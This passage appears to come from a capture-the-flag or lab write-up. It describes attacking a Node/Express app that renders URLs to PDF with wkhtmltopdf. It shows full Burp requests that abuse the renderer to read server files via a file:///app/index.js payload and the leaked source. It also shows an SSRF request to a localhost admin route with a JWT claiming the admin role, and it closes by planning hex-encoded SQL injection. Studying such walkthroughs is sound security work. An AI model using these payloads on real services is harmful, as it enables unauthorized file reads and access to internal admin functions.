
```
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Error Occured
    </title>
    <style>
      .error-container{
        text-align:center;
      }
      h1{
        color:#f00;
      }
      </style>
      <link rel="stylesheet" href="/static/css/style.css">
    </head>
    <body>
      <div class="overlay">
      </div>
      <div class="wrapper">
        <div class="content clearfix">
          <div class="error-container site clear">
            <h1>
              Error Occured
            </h1>
            <p>
              Only available for internal users!
            </p>
          </div>
        </div>
        <p class="clear">
          <br>
        </p>
      </div>
    </div>
  </body>
```

As you can see from the above screenshot, the token was accepted but the requested route itself was available only to the internal network. So, I reviewed the NPM modules for this application and researched for possible vulnerabilities that could be exploited to penetrate

the application. Finally I've managed to detect the issue for *wkhtmltopdf* package that can be reviewed by this link:

https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536

The issue itself allows to query any URL and I used it to access the protected intera=nal endpoints.



Request

Pretty Raw Hex


```
1 POST /download?token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdC
I6MTcxNjA0MTk0NX0.QYEjfglYa2gSIs6GQlfBGWnDZqG1s5UR-3Z3kWZ9AsQ
HTTP/1.1
2 Host: 83.136.248.194:46473
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:126.0) Gecko/20100101 Firefox/126.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 DNT: 1
9 Sec-GPC: 1
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Priority: u=1
13 Content-Length: 30
14
15 {
  "url":"file:///app/index.js"
}
```


Response


Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Accept-Ranges: bytes
4 Cache-Control: public, max-age=0
5 Last-Modified: Sat, 18 May 2024 14:32:08 GMT
6 ETag: W/"2ea7-18f8c1e04e6"
7 Content-Type: application/pdf
8 Content-Length: 11943
9 Date: Sat, 18 May 2024 14:32:08 GMT
10 Connection: close
11
12 %PDF-1.4
13 1 0 obj
14 <<
15 /Title (þÿ)
16 /Creator (þÿwkhtmltopdf 0.12.5)
17 /Producer (þÿQt 4.8.7)
18 /CreationDate (D:20240518143208Z)
19 >>
20 endobj
21 3 0 obj
22 <<
23 /Type /ExtGState
24 /SA true
25 /SM 0.02
26 /ca 1.0
27 /CA 1.0
28 /AIS false
29 /SMask /None>>
30 endobj
31 4 0 obj
32 [/Pattern /DeviceRGB]
33 endobj
34 7 0 obj
35 <<
```


As you can see from the above screenshot, it was not possible to review the content via Burp Suite and because of this I switched to browser. It was required to intercept a request and change payload to the desired one like below.





All HTML CSS JS XHR Fonts Images Media WS Other
S... Me... Domain File Initiator T... Transf... Si
404 GET 83.1... download?token=eyJhbG docum... h... 919 B 71
304 GET 83.1... style.css styles... c... cached 2.
404 GET 83.1... favicon.ico Favico... h... cached 71
200 PO... 83.1... download?token=eyJ NetUtil... pdf 12.23 kB 11
Headers Cookies Request Response Timings Stack T
Filter Request Parameters
JSON Raw
url: "file:///app/index.js"



83.136.248.194:46473/download?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxNjA0MTk0NX0.QYEjfglYa2gSls6GQlfBGWnDZqG1s
1 of 1
Automatic Zoom
const express = require("express");
const bodyParser = require("body-parser");
const path = require("path");
const { renderError, generateError } = require("./controllers/errorController");
const publicRoutes = require("./routes/public")
const internalRoutes = require("./routes/internal")
const app = express();
app.use(bodyParser.urlencoded({ extended: true }));
app.use(bodyParser.json());
app.set("view engine", "ejs");
app.use('/static', express.static(path.join(__dirname, 'static')));
app.use(internalRoutes)
app.use(publicRoutes)
app.use((res, req, next) => {
const err = generateError(404, "Not Found")
return next(err);
});
app.use((err, req, res, next) => {
renderError(err, req, res);
});
const port = 1337;
app.listen(port, '0.0.0.0', () => {
console.log(`Server is running on http://localhost:${port}`);
});



83.136.248.194:46473/download?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxNjA0MTk0NX0.QYEjfglYa2gSIs6GQlfB
Inspector
Console
Debugger
Network
Style
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://83.136.248.194:46473
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
\n
1 POST /download?token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxNjA0MTk0NX0.QYEjfglYa2gSIs6GQlfBGWnDZqG1s5UR-3Z3kWZ9AsQ
HTTP/1.1
2 Host: 83.136.248.194:46473
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Content-Type: application/json
7 DNT: 1
8 Sec-GPC: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Priority: u=1
12 Content-Length: 169
13
14 {"url":
"http://127.0.0.1:1337/admin?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3MTYwNDE4NTV9.aJH9H2F_BP9rPGd
jDPbfo4hTXU_q5HEqcTSpdTLzrn0"}
15



Next step was to somehow exploit the SQL injection issue that was in one of the routes and this route used GraphQL payload. In order to bypass the filter I tried to utilize the HEX encoding for the payload.

